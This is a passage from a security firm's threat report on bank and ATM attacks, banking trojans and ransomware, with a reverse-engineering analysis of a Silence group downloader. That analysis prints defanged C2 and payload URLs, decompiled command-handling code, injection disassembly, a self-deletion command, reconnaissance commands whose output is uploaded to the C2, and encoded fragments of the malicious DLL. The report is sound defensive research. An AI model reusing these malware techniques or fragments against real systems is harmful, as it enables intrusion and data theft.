We do not suggest abandoning automated tools, we use them ourselves and are really fond of them. But it is vital to understand that a scanner is no cure-all, and most of its **plugins** are likely outdated, while the most critical vulnerabilities can usually be detected only manually.

Based on our experience, we recommend not to completely rely on scanners and always check their results manually.

A plugin is an algorithm allowing to check the system for the presence of a particular vulnerability. Each plugin corresponds to one unique vulnerability.

600

unique vulnerabilities
out of a total 86,000

Threat research



Attacks on banks

79

ATMs in danger

TRF: malfunction spoof	81
Intacash: skimming and bribes	82
Lazarus: HR fraud	83
Silence: beyond Europe	85

86

Malware evolution

Ursnif: geotargeting and hybrid	86
Retefe: legitimate cover and quiet proxy	88
Silence: a new downloader	89

90

Silence downloader analysis

Reverse engineering

For the past 18 months, cybercriminals have been regularly reminding banks that they are vulnerable even in the areas where they feel relatively safe. We are talking about ATMs. In the previous Threat Zone, we posted rather optimistic figures on them, and some of conclusions that can be drawn from the said figures are still valid. However, new information is prompting us to direct more attention to this part of the banking infrastructure.

As for other threats, the attackers did not surprise us with fundamentally new vectors, targets, and tools, save for the fact that they have updated their malware. At the same time, several groups who had earlier went off the radars have now re-entered the scope of the cybersecurity community.

ATMs in danger

Last year, we noted that attackers lost their former interest in ATMs. The number of attacks on these machines is decreasing with each year, at least when it comes to malware attacks. According to the European Association for Secure Transactions (EAST), in January – June 2019, 35 cyberattacks on ATMs were reported in that part of the world, and this is a 43% drop from the same period of 2018. Malicious software was only used in three cases. Otherwise the attackers used the good old BlackBox, leading to just one successful attack when the adversary stole less than €1,000.¹

€135.4
million

in losses reported by
European banks as ATM
fraud in six months¹

1. [ATM malware and logical attacks fall in Europe // European Association for Secure Transactions.](#)

2019

35

2018

61

2017

114

2016

28

2015

5

0

50

100


150

The number of malware attacks on European ATMs in the first six months of years 2015–2019

Source: European Association for Secure Transactions (EAST)

At the same time, EAST reports an increase in physical attacks on ATMs. The number of break-ins for the first six months of the previous year went up 16% to nearly 2.4 thousand. However, losses from these types of attacks have decreased by a quarter (€11.4 million).

Hybrid methods may not imply the most sophisticated exploitation of the hardware and software vulnerabilities, but an exploitation nonetheless. This cannot be disregarded. Apart from that, there is a small percentage of criminal groups who have sufficient resources to organise advanced campaigns. In 2019, we observed two of them.



The number of TRF attacks on European ATMs in the first six months of years 2015–2019

Source: EAST

TRF: malfunction spoof

The rates of ATM attacks are increasing as well as the amounts stolen in these attacks. In January – June 2019, EAST recorded 10.7 thousand such incidents, that's 59% more than for the same period of the year before. Losses for the first half of 2019 reached €124 million, a 16% increase from the previous year.

A large chunk of these incidents (5.7 thousand) involve the transaction reversal fraud TRF – that makes up 53% of all ATM attacks.²

TRF does not operate through any outside software, but rather exploits the existing flaws of the ATMs themselves. In a TRF attack a criminal inserts a card into an ATM and initiated cash withdrawal. During the process, the criminal changes the sequence of the operation which fools the ATM into dispensing

the cash, while thinking that no funds had been withdrawn. After this the ATM communicated to the bank that the transaction had been reversed. One way this can be done is if the criminal forcibly blocks the ATM from returning the card during the withdrawal process. This would cause the ATM to think that the card is jammed and cancel the transaction.

The EAST survey covers primarily Western Europe. In advanced economies, financial institutions pay a lot of attention to cybersecurity. This is exactly the reason why the number of malware attacks on ATMs has been so insignificant: the methods are too complicated and require physical presence, while the value of the stolen assets is not so high as in the cases with ATM theft or breaches of other parts of the banking infrastructure.

2. [ATM malware and logical attacks fall in Europe // European Association for Secure Transactions.](#)

Intacash: skimming and bribes

High-tech theft through ATMs is only possible for large and well-organised criminal groups.

In October 2019, U.S. Department of Justice reported the arrest of 18 members of one of the largest cybercrime groups, who for five years had been engaged in a high-tech skimming operation across 18 states. The amount stolen exceeded \$20 million.³

The DOJ did not describe in detail the scheme of the fraud, but the names, surnames, nationality of the suspects, as well as the circumstances of the case itself suggest that the defendants are associated with the Mexican company Intacash.⁴ This organisation has been a front for large frauds with the use of ATMs since 2015.⁵ The suspects used Bluetooth-based skimmers installed on components connected to a card reader and PIN pad. The attackers chose terminals located in the most popular tourist spots in Mexico and bribed ATM service specialists to install the 'special hardware'.

In the late March 2019, Mexican police arrested two people suspected of running Intacash.⁶ It was reported that the detainees had been under FBI investigation.⁷



\$20
million

was stolen by a group
connected with Intacash³

3. [18 members of international fraud and money laundering conspiracy charged in Manhattan federal court // USAO-SDNY | US Department of Justice.](#)
4. [18 members of ATM skimmer gang arrested — mostly Romanian // Security Boulevard.](#)
5. [Who's behind Bluetooth skimming in Mexico? // Krebs on Security.](#)
6. [Two Romanian men arrested with cash, gun at Puerto Morelos // Riviera Maya News.](#)
7. [Alleged chief of Romanian ATM skimming gang arrested in Mexico // Krebs on Security.](#)

Lazarus: HR fraud

When it comes to ATMs and malware Lazarus, one of the most advanced cybercrime groups presumably supported by DPRK government, is sure to pop up. Over the past year, we have heard about two incidents of attacks on ATMs attributed to the group.

In December 2018, Redbanc, which essentially controls all of the ATMs in Chile, was compromised using social engineering. The attack vector passed through LinkedIn, a social network for business contacts and job search. The attackers posted a vacancy ad for a developer on the website, and a Redbanc employee responded to it. Soon, the attackers contacted him and even conducted an interview on Skype. Then they asked the employee to download and run ApplicationPDF, a programme that was supposed to generate a job application form. In reality, the executable file was malicious but managed to bypass the antivirus protection.^{8, 9}

Samples of the ApplicationPDF.exe file, which were available publicly turned out to be downloaders of PowerRatankba, Lazarus' own malware. It collects and sends to attackers the basic information about the infected system: username, technical specifications and other information about the OS, proxy settings, and a list of running processes. PowerRatankba also checks to see if the ports are open for connection via the RPC, SMB, and RDP protocols. If the malware manages to gain system administrator privileges, it downloads a Powershell script for the next stage (Powershell is a software engine and scripting language for Windows administration).¹⁰

The earliest attacks of the group named Lazarus (also known as Hidden Cobra) were reported in 2007, and during the first eight years they had exclusively a political motive, as they were directed against the government and organisations of South Korea.

Since 2015, the attackers have switched to financially motivated attacks. One of the most high-profile campaigns of this kind was the hacking of the Bangladeshi Central Bank in 2016. Lazarus attempted to withdraw about \$850 million through the SWIFT system, but a mere \$81 million was stolen due to a spelling error.

Lazarus attacks are technically sophisticated and precisely targeted. In their hacking campaigns, the group uses its own malware, which, as a rule, is tailored for the target infrastructure.

8. [\[EXCLUSIVO\] Así fue el intento de ciberataque a Redbanc en diciembre \[EXCLUSIVE. Redbanc suffered an attempted cyber attack in December\] // TrendTIC.](#)
9. [North Korean hackers infiltrate Chile's ATM network after Skype job interview // ZDNet.](#)
10. [Disclosure of Chilean Redbanc intrusion leads to Lazarus ties // Flashpoint.](#)



A fake vacancy was an entry point for during the attack on Redbanc's ATM network

The damage from the incident was not publicly reported. Redbanc said in a statement that the malware did not affect the company's operations.¹¹

In September 2019, cybersecurity experts described the DTrack malware family, developed by Lazarus to compromise computer systems in India. Currently, the family consists of DTrack and ATMDtrack. The latter was identified in the summer of 2018 and is used exclusively for attacks on Indian ATMs.

It turned out that the scope of use for DTrack, which was detected by experts during their research of ATMDtrack, is much wider. Using it, Lazarus infiltrates into the networks of financial organisations and even into critical infrastructure facilities such as nuclear power plants.^{12, 13}

11. [Comunicados \[Statement\] // Redbanc.](#)

12. [Hello! My name is Dtrack // Securelist.](#)

13. [What is DTrack: North Korean virus being used to hack ATMs to nuclear power plant in India // IndiaToday.](#)



Over
\$3
million
damage was caused by
Silence attack in Sri Lanka¹⁵

Silence: beyond Europe

Another group that specializes in complex attacks on ATM networks is Silence. Among other things, the adversary excels in social engineering methods.

In 2019, the group who previously had only attacked banks in Russia and Europe, expanded its presence. In the spring, Silence stole money from Sri Lankan Dutch-Bangla Bank ATMs. First, Silence attacked the Dutch-Bangla ATMs in Cyprus, Russia and Ukraine, and in the late days of May they managed to withdraw funds from Sri Lanka itself. The damage from the attack amounted to over \$3 million.^{14, 15}

Later it became known that at about the same time the group attacked banks in India, Kyrgyzstan, Chile, Bulgaria and Ghana.¹⁶



14. [Three banks hit by cyberattacks // Daily Star.](#)

15. [Bangladesh cyber heist 2.0: Silence APT goes global // Group-IB.](#)

16. [Silence 2.0: going global // Group-IB.](#)

Malware evolution

The past year has been marked by major updates to some well-known but forgotten malware.

Ursnif: geotargeting and hybrid

The Ursnif banking trojan was developed back in 2000. Six years later, experts discovered Gozi, another trojan that is partially based on Ursnif. Due to similarities in functions and code, analysts classify the two programmes as one.¹⁷

In 2019, Ursnif operators were consistently limiting their campaigns to specific countries. In January and February of that year, Japanese banks received lots of Ursnif samples collecting not only banking, but also personal data of customers. These samples terminated if the system language of an infected machine was not Japanese.^{18, 19} In March, similar campaigns were reported in Italy, but this time the attackers did not limit their targets to banks and the sample's operation was not tied to the language settings.²⁰

The first Silence campaigns were observed in 2017. The cybercrime group attacks mainly financial institutions using phishing email campaigns and its own malware.

In its 2018–2019 attacks Silence demonstrated a high level of social engineering. The email campaigns involved detailed messages, exactly copying the style of the organisations on whose behalf the adversary purportedly acted.

100
\$
million

stolen using
GozNym, a hybrid
malware²¹

17. [Gozi \(malware family\) // Malpedia \(Fraunhofer FKIE\)](#).


18. [New Ursnif variant targets Japan packed with new features // Cybereason](#).

19. [Ursnif banking trojan variant steals more than financial data // BankInfoSecurity](#).

20. [The Ursnif gangs keep threatening Italy // Yoro Blog](#).

21. [GozNym malware: cybercriminal network dismantled in international operation // Europol](#).

Attack methods on Russian
ATMs and their frequency,
2018–2019.



In April 2016, cybersecurity experts discovered GozNym, a hybrid of Gozi and Nymaim. The latter is a rather aggressive dropper, it delivers and uploads additional malware to the infected machine. The dropper uses multiple techniques to maintain its foothold on the system, as well as to bypass cybersecurity solutions. Nymaim is always distributed in addition to another malware.

Nymaim is believed to be a small closed group that keeps source code from leaking. Hence, it is possible that any hybrids based on this malware is developed by the group itself. GozNym in this case is most likely not an exception, especially given the fact that Gozi source code was leaked twice before (in 2010 and 2015).²²

In May 2019 Europol announced the arrest of GozNym operators. The group that spread across five countries, was lucky to steal about \$100 million from 41 thousand victims, mainly companies and their authorised banks.²³

41
thousand

computers were infected by
GozNym, most of them are
owned by private companies
and their authorised banks²³

22. [Meet Goznym: the banking malware offspring of Gozi, ISFB and Nymaim // Security Intelligence.](#)

23. [GozNym malware: cybercriminal network dismantled in international operation // Europol.](#)

Retefe: legitimate cover and quiet proxy

The banking trojan Retefe was first described in 2015. Already then, analysts noticed that Retefe was used in just three countries: Sweden, Switzerland and Japan. Another specific feature of Retefe was its operation mechanism. Typically, such malware steal credentials from the victim's web browser. But Retefe creates forged certificate to deploy a full-fledged man-in-the-middle attack and to redirect the victim's traffic to a banking web site via a proxy server controlled by the attackers.²⁴

In 2018, Retefe was not particularly active, but in 2019, this malware asserted itself in a loud and clear manner. In the new combination the trojan retained its specific features: limited geography (compared to 2015, it became purely European: Sweden, Switzerland, Austria, Great Britain) and traffic proxying. At the same time, innovations emerged.

Firstly, some Retefe samples began operating disguised as an installer of a harmless programme. A Python script is packed in the primary executable file, which goes on to create two other executable files in the victim's storage. One of them is a legitimate installer of the trial version of the Convert PDF to Word Plus application, the other one runs in parallel and is a Retefe downloader running at the same time. In some particular attacks committed on MacOS computers, the downloader was distributed as Adobe software installer.



24. [Retefe banking trojan targets Sweden, Switzerland and Japan // Unit42 \(Palo Alto Networks\)](#).

342

systems were infected with
the new Silence downloader
in a single week

Secondly, attackers began using 'stunnel' instead of TOR as a proxy server. There is no clear explanation for this fact, however, experts suggest that this was done to mitigate the risk of traffic interception by a third party (in the TOR packets go through several machines before reaching their destination). Furthermore, a connection to TOR in a corporate network looks more suspicious than the standard SSL protocol used by 'stunnel'.²⁵

Silence: the new downloader

The aforementioned Silence group has not only expanded the geography of their attacks, but also improved one of their tools, the downloader.

In February of this year, we spotted the Silence email campaigns targeted at banking clients. The campaigns have the following three features.

- The malicious DLL was displayed in the form of Microsoft Word tables.
- To download additional code, the attackers used pictures and texts stored on Imgur and Pastebin, both public hosting services.
- During the Silence downloader's installation, a part of another malware was used, Parallax, which is sold on darknet forums.

In the following section, we will describe how the downloader is installed on a victim's computer and how it interacts with the command and control (C2) server. We will also explain how we performed the malware attribution.

25. [2019: the return of Retefe // Proofpoint.](#)

Silence downloader analysis

Downloading and execution of the downloader

The Silence downloader's route to a system consists of three stages. In the first stage a user receives an email with an attachment. The attached document contains a macro responsible for receiving the malicious DLL file. Finally, the DLL allows the attacker to download and run the executable file.

Stage 1. A message with malicious attachments

The attackers distribute malware via email signed by a 'Vika'. The message itself with a subject line 'Trump novosti posmatr' (roughly translated as 'Trump news check it out') offers footage of secret negotiations. In reality, the email contains a malicious DOC file with a macro.

Stage 2. DOC file with macros

A DLL is hidden in the body of the malicious document. The DLL contents are displayed in the form of tables embedded into the document.

A macro is used to retrieve a DLL file from the tables. It converts each table cell into 4 bytes of the future DLL: the cell text is processed as an integer value.

For example:

- 9460301 is converted into 4d 5a 90 00;
- 3 is converted into 03 00 00 00;
- 4 is converted into 04 00 00 00.

The malicious document contains both 64-bit and 32-bit versions of the library. The contents of the 64-bit library are located between the keywords 'SeasonValue' and 'AppendCell', contents of the 32-bit library are between 'Visions' and 'FindWords'. The bitness of the loaded library is selected in accordance with the bitness of the **winword.exe** process.

AaBbCcDc	AaBbCcDc	AaBbCc	AaBbCc	AaBbCc	AaBbCcDc	AaBbCcDc	AaBbCcDc	AaBbCcDc	AaBbCcDc
1 Normal	1 No Spec...	Heading 1	Heading 2	Title	Subtitle	Subtitle Em...	Emphasis	Intense E...	Strong
Styles									
SeasonValue									
9460301	3	4	65535	184	0	64			
0	0	0	0	0	0	0			
0	224	247078670	-855002112	1275181089	1750344141	1881174889			
1919381362	1663069537	1869508193	1700929652	1853190688	541106784	542330692			
1701080941	168627502	36	0	-451413679	-	1233545195	1233545195		
-	-	-	-	-	-	-	-		
1233545195	1227684594	1233545134	1226373874	1233545188	1226121188	1233545200			
-	1233545125	1227750130	1233545213	1226701554	1233545196	1226570482			
1233610731	1233545125	1227750130	1233545213	1226701554	1233545196	1226570482			
-	1751345490	-	1233545195	0	0	0	0		
1233545196	1751345490	-	1233545195	0	0	0	0		
17744	362084	1580563295	0	0	539099376	655883			
30208	29696	0	5344	4096	-	2147483648	1		
4096	512	131077	0	131077	0	77824			
1024	0	20971523	1048576	0	4096	0			
1048576	0	4096	0	0	16	54512			
71	53068	60	0	0	69632	1296			
0	0	73728	352	0	0	0			
0	0	0	0	0	0	0			
0	0	36864	416	0	0	0			
0	0	0	2019914798	116	30000	4096			
30208	1024	0	0	0	1610612768	1633972782			

A part of the DLL contents hidden in the document body

Stage 3. DLL

When the library is received, the macro copies it to the **%TEMP%** directory under the name of **icutils.dll** and loads it. Next, the macro calls the **clone** function from **icutils.dll** and after that a new version of the Silence downloader is delivered to the infected machine.

In the recent campaign, the contents of the malware were downloaded from Pastebin, a service for hosting text files: **hxxps://pastebin[.]com/raw/Jyujxy7z**. Soon after the campaign this file appeared to be unavailable.

Getting the unpacked downloader

The downloader writes its code twice to the address space of the `cmd` process.

First injection: how this goes

During this injection, Silence uses a tool for remote access to the infected system. This component is taken from the downloader of Parallax, a malware sold on darknet forums.

The malware creates the `cmd.exe` child process in a suspended state. Next, the malware overwrites the entry point of the created process.

Code used for overwriting the entry point of the `cmd.exe` process

```
push    ebp
mov     ebp, esp
sub     esp, 148h
xor     eax, eax
mov     [ebp+var_10], ax

loc_8001F:
; CODE XREF: sub_80010+5C9+j
; sub_80010:loc_80621+j

mov     cx, [ebp+var_10]
add     cx, 1
mov     [ebp+var_10], cx
push    eax
mov     eax, 0CBCBCBCBh
mov     [ebp+var_100], eax
pop     eax
mov     edx, [ebp+var_100]
mov     [ebp+var_4], edx
push    1388h
mov     eax, [ebp+var_4]
```

```
mov     ecx, [eax+24h]
push    ecx
call    sub_81240
add     esp, 8
```

The malware also writes the decrypted code and data to the allocated memory area.

Before resuming the `cmd.exe` process, the constant `0xCBCBCBCB` (see code above) is replaced with the address of the allocated memory area wherein the malware code and data were written.

First injection: the result

The malicious code that starts as a result of the first injection is quite similar to the code of `icutils.dll`. The imported functions are obtained via CRC32 values from their names.

As a result of the execution of the malicious code execution, the malware downloads the image from `https://i.imgur[.]com/sGD7lr1.png` and saves it as `%TEMP%/<random-hex-string>.png`.

The code fragment that downloads the image is also similar to the code fragment of `icutils.dll` that downloads the executable file. This shows that the attackers reuse the code at certain stages of the malware's operation.




Image from which the Silence downloader executable file is obtained

Second injection

The content of the downloaded image is used to obtain the executable file of the Silence downloader, as well as the code and data that execute it in the address space of the **cmd.exe** child process (not to be confused with the process having the same name, which is used during the first injection).

The obtained code registers the file downloaded from **hxxps://pastebin[.]com/raw/Jyujxy7z** into autorun. It goes as follows:

- during the execution of the received code, the executable file is copied to the disk in an arbitrary folder located in the **%TEMP%** directory, with the name **local.exe**;
- a shortcut named **<random-hex-string>.lnk** is created in **%TEMP%** directory, which is then copied as **local.lnk** to **%UserProfile%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup**.
- After that, the malicious code executes Silence downloader in the address space of the **cmd.exe** child process, which is used during the second injection.

Communication of the downloader with the C2 server

The main cycle of communication with the C2 server is shown below.

Main cycle of communication with the control server

```
bool __thiscall Main_sub_401168(main
*this)
{
    cc_data *cc_data; // ebx
    handler_data *handler_data; // edi
    void **_handler_obj; // esi
```

```
bool handler_obj; // al

cc_data = &this->cc_data;
handler_data = &this->handler_data;
do
{
    _handler_obj =
    SendDataToCCAndGetCommand_
    sub_402E72(cc_data);
    CommandHandler_sub_402C31(handler_
    data, _handler_obj);
    if ( _handler_obj )
        (**_handler_obj)(_handler_obj, 1);
    Sleep_sub_401BD1(3000);
    handler_obj = CheckBreak_
    sub_402A11(handler_data);
}
while ( handler_obj );
return handler_obj;
}
```

Communication between the downloader and the C2 server goes as follows:

- the downloader sends request to: **hxxp(s)://minkolado[.]top/** and receives an ID number assigned to the infected system;
- all subsequent requests are made to **hxxp(s)://minkolado[.]top/{num}**;
- the C2 server's responses with a command for the downloader.

Commands from the C2 server are processed in the **CommandHandler** function.

CommandHandler function pseudocode

```
code_1 = GetCode_sub_4028E8(handler_obj)
- 1;
if ( !code_1 ) // if command_code == 1
    return NewIdentityCommand_
    sub_402989(handler_data, handler_
    obj); // new_identity_command
code_2 = code_1 - 1;
if ( !code_2 ) // if command_code == 2
    return 1; // nop_command
code_3 = code_2 - 1;
```

```
if ( !code_3 ) // if command_code == 3
    return DownloadAndExecuteCommand_
        sub_402AEE(handler_data, handler_
            obj); // download_and_execute_command

code_4 = code_3 - 1;

if ( !code_4 ) // if command_code == 4
    return DestroyCommand_
        sub_402A18(handler_data, handler_
            obj); // set_destroy_command

if ( code_4 == 1 ) // if command_code
    == 5
    return (PCInfo_sub_402CB0)(handler_
        obj); // pc_info_command

return 0; // undefined_command
```

Commands from the C2 server

The loader supports the following commands:

- new_identity_command
- nop_command
- download_and_execute_command
- set_destroy_command
- pc_info_command

The names of the commands correspond to the names of the C++ classes inherited from the **server_command_base** class.

The **server_command_base** class contains a 4-byte field for the command identifier from the control server (in the pseudocode above it is identified as **command_code**).

A detailed description of each command is given below.

new_identity_command. This command is executed if a string converted to an integer value was received from the C2 server. When the downloader receives this command, it changes the system's ID number, which changes the relative URL for communication with the C2 server. For example, if the server sends '01337' string the URL for C2 communication in the case of this particular system will change to **hxxp(s)://minkolado[.]top/1337**

nop_command. This command is executed if the **jest** string is received from the control server (**jest** means 'is' in Polish). When the downloader receives this command it does nothing.

download_and_execute_command. This is executed if **nasz** string ('ours' in Polish) is received from the C2 server. The **nasz** string is sent along with the relative URL for downloading additional malware.

When the command is received, the downloader performs the following actions:

- downloads data from the received address;
- checks the header of the downloaded data - the first 4 bytes should be the header of the CAB file (MSCF);
- if the downloaded data has the correct header, the downloader saves it as **%UserProfile%\AppData\Local\temp.cab**;
- extracts the **svchost.exe** file from the **temp.cab** archive using the standard Windows utility 'expand'.

If the **svchost.exe** file is successfully extracted, it is launched from the same directory.

set_destroy_command. This command is executed if the string **praktycznie** ('practically' in Polish) is received from the C2 server. When this command is received the downloader deletes itself using the following CMD command: **ping localhost -n 15 > nul & del {self_file_name}**

pc_info_command. This command is executed if the string **poligraficznym** ('polygraphic' in Polish) is received from the C2 server. When this command is received, the downloader collects and sends information about the infected system to the C2 server. The process is as follows:

- the downloader sends the output of **netstat -na ipconfig whoami hostname tasklist systeminfo** commands to **%UserProfile%\AppData\Local\pcinfo.txt**;
- the downloader packs **pcinfo.txt** into **temp.cab** using the standard Windows utility 'makecab';

- before the next request for command from the C2 server (every 3 seconds) **temp.cab** will be uploaded on to the C2 server as **introduce.dat** (**hxxp(s)://minkolado[.]top/{num}/introduce.dat**).

undefined_command. The downloader code includes more class for handling a server command: **undefined_command**. It is used if the downloader receives incorrect data from C2. The attackers named this class with a typo, **undefinded_command**.

Attribution of the new downloader

The downloader we analysed combines the features of the Silence main module and the previous downloader, known as TrueBot.

Namely, the following attributes are similar to the main module:

- the practice of assigning identifiers to infected users;
- the method of obtaining imported functions and decrypted strings.

The comparison of the new loader with TrueBot is shown below.

Function	TrueBot	The new Silence downloader
Collection of information about infected system with the use of Windows system utility programmes	tasklist, ipconfig, hostname, qwinsta, and others	tasklist, ipconfig, hostname, netstat -na, whoami, systeminfo
Uploading of additional malware	In the form of encrypted data	In the form of CAB-archive
Self-deletion	Available	Available
Additional commands from the C2 server	DEL	Integer value, jest, nasz, praktycznie, poligraficznym



Attacks on organisations

98

Ransomware

General evolution: higher stakes	99
Old acquaintances: no immunity	100
New threats: double damage	105

110

Increasing risks

Adware, riskware, hacktool: from users to business	110
IoT attacks: losses amount to billions	112

114

The situation in Russia

115

RTM: search for C2 servers

Reverse engineering

Cybercriminals further shift the focus from private individuals to corporations and governments.

Now organisations are threatened even by the types of malware that traditionally targeted users, for example adware which displays advertising intrusively.

Over the past year and a half, however, ransomware has become the main threat to companies, especially in manufacturing and healthcare. Today, malware of this kind, which encrypt files on a victim's computer and then encrypts a ransom for the decryption key, participate in targeted attacks with complex tactics and deep penetration into the victim's network. Hence, ransomware is a major topic of this chapter.




Ransomware

Many people first heard of ransomware in 2017 when the world was swept up by the epidemic of attacks involving the WannaCry and NotPetya families. These massive infections paralysed thousands of organisations around the world.

Since the beginning of 2018, the number of mass attacks involving ransomware has declined.¹ Today, attackers using encrypted malware are much more selective: their attacks are directed at specific organisations, from which they expect to receive substantially bigger ransom.

\$141
thousand

average loss sustained
from the enterprise
downtime due to an
ransomware attack²



1. [High-Impact ransomware attacks threaten U.S. businesses and organizations // Internet Crime Complain Center.](#)

2. [Datto's global state of the channel ransomware report // Datto.](#)

General evolution: higher stakes

USD, million	Malware
12.5	Ryuk
10.9	DoppelPaymer
10.0	Sodinokibi
9.9	Ryuk
6.1	Maze
6.0	Sodinokibi
5.3	Ryuk
2.9	DoppelPaymer
2.5	Sodinokibi
2.5	DoppelPaymer
2.3	Maze
1.9	DoppelPaymer
1.6	BitPaymer
1.0	Maze

The biggest ransom amounts in 2019

Source: CrowdStrike

Over the last 18 months, ransomware attacks have become more destructive. Attackers began to meddle in not only the IT processes of the target companies, but also in the operation of their physical facilities (for example, various types of machinery). This is critical for those victims of ransomware whose activities are based on the hardware such as manufacturing and healthcare organisations.

Another important trend: attackers began to demand a ransom only after the victim has been completely compromised. Having gained access to the victim's network, attackers are not in a hurry to launch the ransomware. Instead, they studying on exploring the infrastructure, looking for its vulnerabilities, and disabling as many defence mechanisms as possible. No sooner than when they get to the key systems in the network, the criminals launch their ransomware. As a result, the attack hits the organisation harder which gives the attackers a chance to leverage a higher ransom for decrypting the files.³

The more advanced the attacks get, the more money they demand. According to one of the estimates, the average amount of ransom in 2019 reached \$5.9 thousand, 37% increase versus the average in 2018.⁴

3. [Ransomware against the machine: how adversaries are learning to disrupt industrial production by targeting IT and OT // FireEye.](#)

4. [Datto's global state of the channel ransomware report // Datto.](#)

Old acquaintances: no immunity

Mass WannaCry and NotPetya ransomware attacks occurred in spring 2017. Since then, many vulnerabilities exploited by ransomware that the developers have been patched, and protection measures against old threats have been worked out.

In 2019–2020, however, similar familiar names still come up.

WannaCry: the unlearned lesson

The WannaCry epidemic forced half the world to learn the word 'ransomware'. It should have also demonstrated to organisations the cost of being sloppy with the basic rules of cybersecurity.

Three years later, this malware family reminds us of how far the situation is from ideal.





Over
million
attempted WannaCry
infections reported
monthly⁵

This story began in March 2017. That was when Microsoft released an update that patched a serious vulnerability in the implementation of one of the network protocols. The company learned about the problem from the US National Security Agency, where a tool exploiting this vulnerability had been known as EternalBlue. Microsoft classified the patch as critical, and it became mandatory for all new versions of Windows.

Two months later, tens of thousands of computers in 70 countries were hit by WannaCry malware, which used none other than EternalBlue to spread across the network of targeted organisations.

